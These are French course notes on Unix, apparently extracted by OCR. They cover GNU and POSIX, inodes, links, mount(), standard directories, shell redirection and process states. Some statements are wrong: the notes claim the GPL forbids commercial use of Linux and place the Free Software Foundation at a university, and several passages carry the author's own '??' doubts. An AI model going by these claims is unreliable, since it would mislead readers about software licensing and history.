Unix

A. Introduction

Unix a été conçu en 1969 dans le but de fournir aux programmeurs un **environnement de développement**. Ce système a ensuite évolué vers un système informatique à objectif général ➔ OS.

naissance 1969 → branche universitaire Berkeley (BSD)
→ branche commerciale AT&T (System V)

Aujourd'hui : - ∃ 5 Unix différents sur le marché
- ∃ multiples distributions Linux [projet GNU]

GNU :
Projet de la **F**ree **S**oftware **F**oundation de l'université de Cambridge, Massachusetts qui consiste à développer un système Unix complet. GNU est un acronyme récursif signifiant : " GNU's Not Unix "(GNU N'est pas Unix).

GNU Public License :
Chaque utilisateur a le droit de modifier le code source, de l'améliorer ou de corriger d'éventuelles erreurs. Mais il n'a pas le droit d'utiliser Linux a des fins commerciales et ses programmes doivent être mis gratuitement à la disposition de la communauté Linux.

Ces différentes versions possèdent quelques incompatibilités. Pour y remédier, une norme a été proposée par l'IEEE, le système **POSIX [***Portable Operating System Interface***]**.
La plupart des versions modernes d'UNIX sont des sur ensembles de POSIX; un programme écrit en respectant POSIX sera donc portable sur toutes ces versions.

1. Caractéristiques :

Des le départ Unix présentes un ensemble de **caractéristiques** :

- dispose d'un **langage de commandes** riche et puissant. De plus, le langage s'enrichit de programmes utilisateurs et commerciaux avec le temps.

- est abondamment **documenté** (+ tutoriaux)

- **flexible** et **adaptable** : sources disponibles
  Seules les fonctions sont incluses dans le noyau, tous le reste est implémenté en dehors :
  - shell
  - procédure de log-in, log-out
  - spooling des imprimantes
  - maintenance des systèmes de fichiers
  - …

  Ceci laisse le loisir de modifier les éléments externes au kernel.

- **portable :** les appels systèmes ont été standardisés dans les différentes versions

- **interactif** : Cela était très rare à l'époque de la création du système.
  - via : terminaux orientés lignes et pages
    puis, plus tard via GUI.

- **multi-utilisateurs :** → présence de mécanismes :
  - d'identification
  - de protection
- **multi-tâches** : chaque utilisateur peut exécuter plusieurs commandes en même temps→ le système est capable de partager ses ressource entre plusieurs programmes.

- **multi-langages** : C,C++,Fortran,Pascal,Cobol,… → volonté que Unix se développe dans divers milieu


2. Le Système de Fichiers Unix (Unix File System = UFS)

« En Unix, Tout est Fichier »

Tout est fichier : fichiers réguliers, répertoires, périphériques d'entrées/sorties, mémoire centrale,…

➔ Ainsi le même appelle system **open** peut ouvrir chacun des items précédents. → entrées/sorties généralisée.

Le système de fichier Unix présente une organisation hiérarchique, on peut le représenter (de façon simpliste) comme un arbre dont les nœuds sont des **fichiers (au sens objets) unix**.



Home directory (~) = répertoire personnel : chaque utilisateur a le sien. Il y est placé automatiquement après son login.

Curent directory (.) : il s'agit du répertoire courant où se trouve l'utilisateur.

Chaque objet possède deux **noms** ou **adresses :**
- **absolu :** définit à partir de la root directory.
- **relatif :** définit à partir du répertoire courant.

pour remonter d'un niveau : **..**
pour descendre d'un niveau : /

Un fichier (au sens objet) peut être :

- un fichier ordinaire (-)
- un répertoire (d)
- un lien symbolique (l) → fichiers ``pointant'' sur un autre fichier
- un dispositif de communication (p) : tubes et sockets
- un fichier spécial permettant d'accéder à une unité du système
  - périphérique en mode caractère (c)
  - périphérique en mode bloc (b)

Peut importe son type,

Un fichier Unix est une suite finie de bytes (octets).
Matérialisé par un inode (qui l'identifie de manière unique) et des blocs du disque.

Les inodes.

L'inode est la structure qui contient toutes les informations sur un fichier donné à l'exception de sa référence, dans l'arborescence. **?? contient un référence vers les données qd meme ?**

Les informations stockées dans une **inode disque** sont:

- utilisateur propriétaire
- groupe propriétaire
- type de fichier
- nombre de liens
- droits d'accès
- date de dernier accès
- date de dernière modification
- date de dernière modification de l'inode
- taille du fichier
- adresses des blocs-disque contenant le fichier.

Dans une **inode en mémoire** (fichier en cours d'utilisation par un processus) on trouve d'autres informations supplémentaires:

- le statut de l'inode
  - locked
  - waiting P
  - inode à écrire,
  - fichier à écrire,
  - le fichier est un point de montage
- Deux valeurs qui permettent de localiser l'inode sur un des disques logiques:
  - Numéro du disque logique
  - Numéro de l'inode dans le disque
    Cette information est inutile sur le disque (on a une bijection entre la position de l'inode sur disque et le numéro d'inode).

Pour connaître le numéro d'inode d'un fichier, vous pouvez taper:

```
ls -i mon-fichier
```

2.1 Fichier ordinaire

Les fichiers ordinaires contiennent des données.
UNIX ne fait aucune différence entre les fichiers de texte et les fichiers binaires. Dans un fichier texte, les lignes consécutives sont séparées par un seul caractère '\n'.

Un fichier ordinaire est donc une séquence de bytes sur laquelle est défini un nombre restreint d'opérations simples :

- lecture
- écriture
- positionnement

Unix ne gère PAS les concepts suivant :

- types de fichiers
- formats de **fichiers ??**
- enregistrements (logiques ou physiques)
- méthodes d'accès
- data control blocs ??
- allocation explicite d'espace

Mais des packages complémentaires existent

2.2 Répertoire

Le contenu du répertoire représente la correspondance entre les noms de fichiers et les inodes.
Les noms " . " et " .. "figurent dans tout répertoire.
Un répertoire n'est donc jamais vide !!!

" **.** " correspond au répertoire courant
" **..** " correspond au répertoire supérieur (ou répertoire parent).

Contenu du répertoire racine :

Nom	Numéro d'inode
.	2
..	2
bin	3
dev	5
home	9
...	

nb : « .. » correspond à l'inode numéro 2 comme « . ».

2.3 Lien symbolique

Notion préliminaire : les liens physiques (ou hardware)

> Un même fichier ``physique'' peut être associé à plusieurs noms dans l'arborescence, appelés ``**liens physiques**''. Un fichier n'est effectivement supprimé du disque que lorsque plus aucun lien physique ne pointe vers lui.
>
> Les liens physiques supplémentaires sont créés à l'aide de la commande ln.
>
> Un lien physique ne peut pointer que vers un fichier se trouvant sur la même partition que lui (le même système de fichiers).

Les liens symboliques sont en fait que des ``raccourcis'' vers d'autres fichier de l'arborescence (quel qu'il soit). Un lien symbolique se comporte exactement comme le fichier vers lequel il pointe, ses permissions sont celles du fichier pointé, lorsqu'on le visualise ou l'édite c'est en fait au contenu du fichier pointé qu'on accède.

Par contre la suppression d'un lien symbolique ne supprime que le lien, le fichier pointé et son contenu sont toujours là.

Les liens symboliques sont créés (sur les partitions les supportant) à l'aide de la commande

```
ln -s.  lien_symb.
```

Contrairement aux liens physiques, ils ne sont pas limités par les partitions.


La **différence entre un lien hard et symbolique** se trouve au niveau de l'inode.

Un lien hard n'a pas d'inode propre, il a l'inode du fichier vers lequel il pointe.
Par contre un lien symbolique possède son propre inode.

A noter que vous ne pouvez pas créer de liens hards entre deux partitions de disques différents, vous n'avez pas cette contrainte avec les liens symboliques.

2.4 Arborescences, Système de fichiers et Partitions.

Comme il a déjà été dit, le système de fichier sous un système Unix est constitué d'une seule arborescence, mais cela n'empêche pas d'utiliser plusieurs partitions, celles-ci sont ``montées'' dans l'arborescence.



Le montage d'une partition se réalise grâce à la commande **mount**

Il faut bien sur qu'il y ait une partition montée en /, la racine de l'arborescence, on l'appelle la partition racine (root).

Cela est nécessaire car il faut au moins que les répertoires dans lesquels seront montées les autres partitions soient enregistrés quelque part.

Les partitions nécessaires au bon fonctionnement du système sont montées au démarrage en lisant le contenu du fichier /etc/fstab.
Le répertoire /etc doit donc se trouver sur la partition racine, et pas une autre partition montée à cet endroit car dans ce cas le système ne trouverait pas la liste des partitions à monter !!

Mount()

```
#include <sys/mount.h>
#include <linux/fs.h>

int mount(specialfile, dir, filesystemtype, rwflag, data);

const char *specialfile
const  char  *  dir  ,
const  char * filesystemtype,
unsigned long rwflag ,
const  void * data
```

But

Monter une nouvelle partition

mount attache le système de fichiers spécifié par special file (qui est généralement un nom de périphérique) au répertoire indiqué par dir.

Paramètres

- **filesystemtype** : prend une des valeurs listées dans /proc/filesystems (par exemple "ext2", "minix", "msdos", "proc", "nfs", "iso9660" etc...).

- **rwflag** : doit avoir le nombre magique 0xC0ED dans ses 16 bits de poids forts, et certains attributs de montage (définis dans <linux/fs.h>) comme bits de poids faibles :

```
#define MS_RDONLY       1           /* lecture seule */
#define MS_NOSUID       2           /* ignorer les bits Set-UID et Set-GID */
#define MS_NODEV        4           /* interdire l'accès aux fichiers spéciaux  */
#define MS_NOEXEC       8           /* interdire l'exécution de programmes  */
#define MS_SYNC         16          /* synchroniser les écritures           */
#define MS_REMOUNT      32          /* modifier attributs d'un syst. déjà monté */
#define MS_MGC_VAL      0xC0ED0000
```

Si le nombre magique n'est pas présent, les attributs de montage sont ignorés.

- **data** : est interprété différement suivant le type de système de fichiers.

Résultat

En cas d'erreur, la valeur **-1** est renvoyée et la variable **errno** est mise à jour.

Note

Seul le Super-User peut monter ou démonter des systèmes de fichiers.

2.5 Les répertoires standard (pour info…)

Cette section passe en revue les répertoires standards d'un système Unix.

Le répertoire racine /

/boot
Contient les fichiers nécessaires au chargement du noyau, donc celui-ci en particulier mais également les fichiers utilisés par le chargeur de boot.

/sbin
Contient les programmes nécessaires au démarrage et au bon fonctionnement du système, en particulier le père de tous les processus, **init.**
Ce répertoire doit se trouver sur la partition racine.

/bin
Contient les programmes standards du système n'étant pas nécessaires à son démarrage

/lib
Contient les bibliothèques standards du système (entre autres la libc) partagées par tous les autres programmes, il contient aussi dans le sous-répertoire modules les parties du noyau ayant été compilées en tant que modules.

/etc
Contient toute la configuration générale du système, stockée dans un grand nombre de fichiers textes prévus pour être lisibles et éditables avec un simple éditeur de texte. Conserver une sauvegarde de ce répertoire est une bonne idée, c'est d'ailleurs tout l'intérêt de tout regrouper ici.
Ce répertoire doit se trouver sur la partition racine.

/dev
Contient tous les fichiers de périphériques.
Ce répertoire doit se trouver sur la partition racine, sauf si l'on utilise devfs, il faut alors que le noyau monte celui-ci dès son chargement avec l'option devfs=mount.

/var
Contient des données versatiles telles que des boîtes e-mail, des files d'impressions ou des logs.

/proc
Ce répertoire contient un système de fichier virtuel dont les fichiers permettent d'obtenir des informations sur le système.
Les fichiers contenus dans ce répertoire sont, pour la plupart, des fichiers textes directement consultables.

Il contient en particulier un certain nombre de répertoires numériques, ces répertoires contiennent des informations sur les processus en cours d'exécution sur le système (le nom du répertoire est en fait le PID du processus), tous les processus, sans exception, y sont représentés. On peut donner comme exemples

/proc/meminfo
Qui fourni des informations sur l'utilisation de la mémoire.

/proc/cpuinfo
Donne toutes les informations détectées par le noyau concernant le(s) processeur(s) de la machine.

/proc/mounts
Donne la liste des partitions montées.

/proc/uptime
Donne le temps (en secondes) pendant lequel la machine a fonctionné.

/proc/version
Contient la version du noyau en cours d'exécution.

/proc/kcore
Permet d'accéder à la totalité de la mémoire, ce fichier a exactement la taille de la mémoire vive embarquée dans la machine.

/proc/sys/kernel/hostname
le nom de la machine

Les fichiers de /proc permettent aussi d'interagir avec le noyau, par exemple le fichier /proc/sys/dev/cdrom/autoclose contient 1 ou 0, suivant qu'il faut ou non fermer le chariot du lecteur CD lors d'une tentative de montage de celui-ci, modifier le contenu du fichier changera ce comportement.

De même, modifier /proc/sys/kernel/hostname changera le nom sous lequel la machine s'identifie, jusqu'au prochain démarrage. tous ces fichiers ne sont bien sur modifiables (s'il le sont, regardez les permissions) que par l'administrateur.

/tmp
Le répertoire temporaire général du système, la plupart des programmes l'utilisent pour stocker temporairement des données. Les fichiers de ce répertoire on souvent une durée de vie très courte. C'est une bonne idée que ce répertoire soit une partition indépendante, cela évite qu'un trop grand nombre de fichiers temporaires ne remplissent complètement la partition racine.

/usr
Ce répertoire, dont la sous-arborescence reflète partiellement celle de /, contient généralement un grand nombre de programmes supplémentaires.
Il est fréquent de créer une partition pour ce répertoire.

/mnt
Est destiné à contenir les points de montage de partitions ne s'insérant pas dans l'arborescence standard, comme par exemple des supports amovibles (disquettes, CD-ROMs, ...), des partitions d'un autre système (au hasard, windows) ou des partitions partagées en réseau.

/root
le répertoire home de l'administrateur
Ce répertoire doit se trouver sur la partition racine.

/home
Contient les répertoires personnels des utilisateurs du système.

C'est une bonne idée de créer une partition pour recevoir ce répertoire, cela facilite une réinstallation éventuelle du système sans devoir se soucier des données des utilisateurs, il suffit de ne pas toucher à cette partition.

/opt
Ce répertoire est utilisé pour contenir des programmes qui ne sont pas prévus pour s'intégrer dans l'arborescence standard, comme certains jeux ou programmes commerciaux.
Comme pour /usr, il peut être intéressant de créer une partition pour ce répertoire.

Le répertoire /usr

/usr/bin
Contient les exécutables des programmes installés dans l'arborescence.

/usr/sbin
Contient les programmes réservés à l'administrateur.

/usr/games
Ce répertoire, assez peu utilisé, est destiné à recevoir les exécutables de jeux.

/usr/man
Contient les pages de manuel.

/usr/info
Comme /usr/man mais pour les pages info.

/usr/share
Ce répertoire est destiné à accueillir tous les fichiers, nécessaires ou superflus, utilisés par les programmes de /usr/bin

/usr/doc et /usr/share/doc
Comme leur nom l'indique, ils sont destinés à contenir la documentation des programmes

/usr/lib
Contient les bibliothèques non nécessaires au bon fonctionnement du système de base (i.e. les programmes dans /bin et /sbin).

/usr/src
Est destiné à contenir les sources des programmes, contient souvent les sources du noyau dans le sous-répertoire linux.

/usr/include
Contient les fichiers nécessaires à la compilation de programmes à partir des sources

/usr/local
Identique à /usr mais pour des programmes de moindre importance ou dont les données pourraient interagir avec des programmes déjà installés. Ce répertoire est fréquemment utilisé pour installer des programmes compilés ``maison'' et n'étant pas fournis avec la distribution de base.
Il arrive que, à l'instar de /usr, on associe une partition à /usr/local, cela n'est cependant utile que sur des systèmes demandant beaucoup de rigueur et d'organisation. Ce répertoire trouve en fait tout son intérêt dans de grands systèmes ou les répertoires sont partagés en réseau.

/usr/X11R6
Ce répertoire, à l'arborescence semblable à /usr, est destiné à contenir tout ce qui est relié à l'interface graphique X-Window.

3. Caractéristiques du langage de commandes :

- Il permet :
  - une exécution séquentielle
    - l'utilisateur introduit une commande
    - attend le retour du promt
    - introduit une nouvelle commande
  - ou concurrente
    - l'utilisateur introduit une commande +& (exécution en arrière plan)
    - le promt lui est directement rendu

- pas de distinction entre
  - **commande système** : « programme » écrit et compilé une fois pour toute
  - **programme utilisateur** : programme compilé par nos soins

- présente des possibilités de redirection de l'input et de l'output data stream
- Toutes les commandes Unix acceptent des arguments et options.
- Certaines admettent la récursivité.

Redirection des entrées/sorties

La plupart des programmes Unix utilisent trois flux de données standard :

- le *standard input* : Normalement le clavier de l'utilisateur ;
- le *standard output* : Normalement l'écran de l'utilisateur ;
- le *diagnostic output* : Normalement l'écran de l'utilisateur.

Des commandes Unix ont été conçues comme **filtres** : elles prennent leur *input* de l'entrée standard et produisent leur *output* sur la sortie standard.

Par exemple :

- **`sort :`** tri ;
- **`pr :`** mise en page ;
- **`wc ;`**
- **`tr`** (pour ***tr****anslate*) : remplace certains caractères par d'autres caractères ;
- **`grep :`** recherche de chaîne de caractères.

Il existe des commandes qui
- ne sont pas des filtres (exemple : `cc`),
- qui ne sont que des filtres (exemple : `tr`)
- des commandes qui peuvent être les deux (exemple : `pr`) ! !

Dans le shell

- `<` : l'**entrée** standard doit être prise à partir d'un fichier ;

Exemple : `% tr "[a-z]" "[A-Z]" < letters` : le *shell* passe le contenu du fichier letters comme entrée standard de la commande

- `>` : la **sortie** standard est écrite dans un fichier

Exemple : `% cat f1 f2 f3 > f4 ;`

- `>>` : la **sortie** standard est ajoutée au contenu d'un fichier (si ce fichier n'existe pas, il est créé) ;

Exemple : `% ls abc > list ; ls def >> list ;`

- combinaison ;

Exemple : `% sort < file > file.sorted ;`

- `|` : la sortie standard d'une commande devient l'entrée standard d'une autre commande ;

Exemple : `% ls | tr "[a-z]" "[A-Z]" | pr -h "ls" | lpr ;`

A savoir : l'exécution des programmes est **simultanée**, mais les programmes qui le nécessitent attendentet/ou se synchronisent en cas de "vitesse d'exécution" différente ➔ C'est le rôle du shell de contrôler de flux , il se cache derrière cela une mécanisme interne de buffering.

4. Quelques commandes :

4.1 En relation avec le répertoire courant :


@ **pwd [***print working directory***] :** affiche le chemin du répertoirecourant
@ **cd [***change directory***] :** change le répertoire courant.
Utilisée sans argument, elle ramène l'utilisateur à sa home directory.
@ **ls :** liste les objets du répertoire courant ou du répertoire passé en argument.

4.2 En relation avec la manipulation des objets :

@ **mkdir** : création d'un répertoire
@ **rm** : suppression d'un ou de plusieurs fichiers
@ **rmdir** : suppression d'un répertoire sans fichier.
@ **cp** : copie d'un fichier
@ **mv** : changer le chemin d'accès à un objet, le fichier ne bouge pas !!
@ **cat** : affichage d'un texte à l'état brut
@ **more** : affichage d'un texte écran par écran
@ **pr** : présentation d'un fichier texte avant impression
@ **tail** : affichage des dernières ligne d'un fichier texte
@ **head** : affichage des premières lignes d'un fichier texte
@ **wc [***word count***]** :
@ **du [***disk usage***]** : affiche l'espace disque utilisé par l'objet.
@ **lpr** : impression d'un fichier texte.

5 Les Fonctions Unix

5.1 Structure de l'OS



Le **Kernel (noyau)** est le programme qui assure
- la gestion de la mémoire,
- le partage du processeur entre les différentes tâches à exécuter
- et les entrées/sorties de bas niveau.

Il est lancé au démarrage du système (le *boot*) et s'exécute jusqu'à son arrêt.
C'est un programme relativement petit, qui est chargé en mémoire principale.

Le **rôle principal** du noyau est d'assurer une bonne répartition des ressources de l'ordinateur (mémoire, processeur(s), espace disque, imprimante(s), accès réseaux) sans intervention des utilisateurs.

Il s'exécute en **mode *superviseur***, c'est à dire qu'il a accès à toutes les fonctionnalités de la machine : accès à toute la mémoire, et à tous les disques connectés, manipulations des interruptions, etc.

Tous les autres programmes qui s'exécutent sur la machine fonctionnent en mode *utilisateur* : ils leur est interdit d'accéder directement au matériel et d'utiliser certaines instructions. Chaque programme utilisateur n'a ainsi accès qu'à une certaine partie de la mémoire principale, et il lui est impossible de lire ou écrire les zones mémoires attribuées aux autres programmes.

Lorsque l'un de ces programmes désire accéder à une ressource gérée par le noyau, par exemple pour effectuer une opération d'entrée/sortie, il exécute un **appel système**. Le noyau exécute alors la fonction correspondante, après avoir vérifié que le programme appelant est autorisé à la réaliser.

5.2 Gestion des processus (Process Management)

Tout logiciel est à la base un programme constitué d'un ensemble de lignes de commandes écrites dans un langage particulier appelé langage de programmation.

C'est uniquement quand on exécute le logiciel que le programme va réaliser la tâche pour laquelle il a été écrit, dans ce cas là on dira qu'on a affaire à un processus ou process.

En d'autres termes **le programme est résolument statique, c'est des lignes de code, alors que le process est dynamique, c'est le programme qui s'exécute.**

On a vu auparavant, qu'on pouvait à un moment donné avoir plusieurs processus en cours, à un temps donné. Le système doit être capable de les identifier. Pour cela il attribue à chacun d'entre eux, un numéro appelé **PID** (Process Identification).

Un processus peut lui-même créer un autre processus, il devient donc un processus parent ou père, et le nouveau processus, un processus enfant. Ce dernier est identifié par son **PID**, et le processus père par son numéro de processus appelé **PPID** (Parent Process Identification).

Tous les processus sont ainsi identifiés par leur **PID**, mais aussi par le **PPID** du processus qui la créé, car tous les processus ont été créés par un autre processus.

Oui mais dans tout ça, c'est qui a créé le premier processus ? Le seul qui ne suit pas cette règle est le premier processus lancé sur le système le processus init qui n'a pas de père et qui a pour **PID** 1.
????

Types de processus

3 types de processus tournent sur un système Unix :

- **Un processus utilisateur :** est lancé par un utilisateur particulier depuis un terminal donné.

- **Un processus système** est un processus créé lors du lancement du système pour exécuter des tâches à l'intérieur du noyau :
  - Gestion des pages de mémoire,
  - Transferts des processus suspendus sur disque...

  Les processus systèmes font appel à des instructions propre au système nécessitant d'être en mode superviseur.

- **Un démon** est un processus (utilisateur) chargé d'une tâche d'intérêt général qui est lancé au boot du système :
  - Gestion d'impression (lp),
  - Gestion réseau,
  - Gestion du courrier...

  Les démons ne sont pas attachés à un terminal et sont souvent exécutés sous le nom du super utilisateur.
  Ils ne peuvent être interrompus que par l'administrateur ou lors de l'arrêt du système.

Espaces d'adressage

Unix possède deux espaces d'adressage disjoints.

- **l'espace d'adressage utilisateur :** Son accès ne nécessite pas d'être en mode privilégié. Se retrouvent dans cet espace :

  - les instructions
  - les données
  - les piles

  des processus utilisateurs

- **l'espace d'adressage du kernel** : Son accès nécessite d'être en mode privilégié. Se retrouvent dans cet espace :

  - les instructions
  - les données
  - les piles


  des processus systèmes.

En Unix la pluspart de processus sont des processus utilisateur, ils démarrent dans un user adress space et occasionnelement « entrent » dans le kernel space pour demander un service système.

Les quelque processus systèmes sont eux exécutés entièrement dans le kernel space car ils nécessitent des accès rapides aux données du système.

Les interruptions software permettent aux processus utilisateur « d'appeler » une routine (appel système) du kernel de l'OS lorsqu'il a besoin de services.

trap



Les routines du kernel ne peuvent pas être interrompues !!

Un appel système est très couteux !!

Car, il nécessite :

- le traitement des argumements
- se sauver l'état courant
- se changer de mode
- de mettre en place le nouvel espace d'adressage (tables des pages)
- d'invoquer le service en question
- de préparer les résultats à transférer au processus utilisateur
- de restaurer l'espace d'adressage initial
- de rechanger de mode
- de restaurer l'état
- de fetcher le résultat

Attention !! Si le service demandé prend trop de temps (par exemple à cause d'I/O), le processus à l'origine de la demande ne continuera pas à tourner.Il consomerait des ressources CPU sans rien faire d'utile. Ainsi le **SHEDULER** passerait le contrôle à un autre processus…..

Les Etats des processus Unix

UNIX est un **système multi-tâches,** ce qui signifie que plusieurs programmes peuvent s'exécuter en même temps sur la même machine.

Comme on ne dispose en général que d'un processeur, à un instant donné un seul programme peut s'exécuter.

Le noyau va donc découper le temps **en tranches** (quelques millièmes de secondes) et attribuer chaque tranche à un programme. On parle de système en temps partagé. Du point de vue des programmes, tout se passe comme si l'on avait une exécution réellement en parallèle (on parle de pseudo-paralélisme).L'utilisateur voit s'exécuter ses programmes en même temps, mais d'autant plus lentement qu'ils sont nombreux.

A un instant donné, un processus peut être dans l'un des **états** suivants :

- **RUNNING (actif)** : le processus s'exécute sur un processeur (il n'y a donc qu'un seul processus actif en même temps sur une machine mono-processeur);


- **READY (prêt) :** le processus peut devenir actif dès que le processeur lui sera attribué par le système;

- **SLEEPING/WAITING (bloqué)** : le processus a besoin d'une *ressource* pour continuer (attente d'entrée/sortie par exemple). Le bloquage ne peut avoir lieu qu'à la suite d'un appel système.

  Un processus est dans l'état **SLEEPING** quand il peut seulement être réveillé par l'événement sur lequel il a été endormi. De tel processus ne peuvent pas recevoir de signaux.

  Un processus est dans l'état **WAITING** quand il peut être réveillé par un événement qui n'est pas celui sur lequel il est en attente (ex : terminal, pipe I/O). Un signal sera reçu par de tel processu et l'opération d'I/O sera généralement stoppé.

Lorsqu'il est créé (**1**. fork), il est mis dans l'état initial **READY**, il est prêt à être activé.



Il est est de la responsabilité du **SCHEDULER** de choisir un process (**2**) parmi ceux se trouvant dans l'état READY pour lui donner du temps CPU et de ce fait, le mettre dans l'état RUNING.

Le Sheduler est lui aussi un processus. Puisque c'est lui qui décide de qui à la main, comment fait-il pour la récupérer ?

- Il la récupère par défault lorsqu'un processus passe à l'état Sleeping/Waiting ou quand une wake-up survient

  Un processus RUNNING passera dans l'état WAIT/SLEEPING (**3**) quand il demande au kernel un travail nécessitant de le mettre en attente sur un événement (I/O completion, timer, signal, exit of child,…) → appel système.

- Le noyau programme possède une **interruption *matérielle*** (clock) qui est envoyé au processus RUNNING une fois que la tranche de temps qui lui est allouée est écoulée. Cette interruption permet au sheduler de prendre la main (**4**).
  (→ lui permet de reprendre le temps CPU à une processus trop gourmand !!)

NOTES :

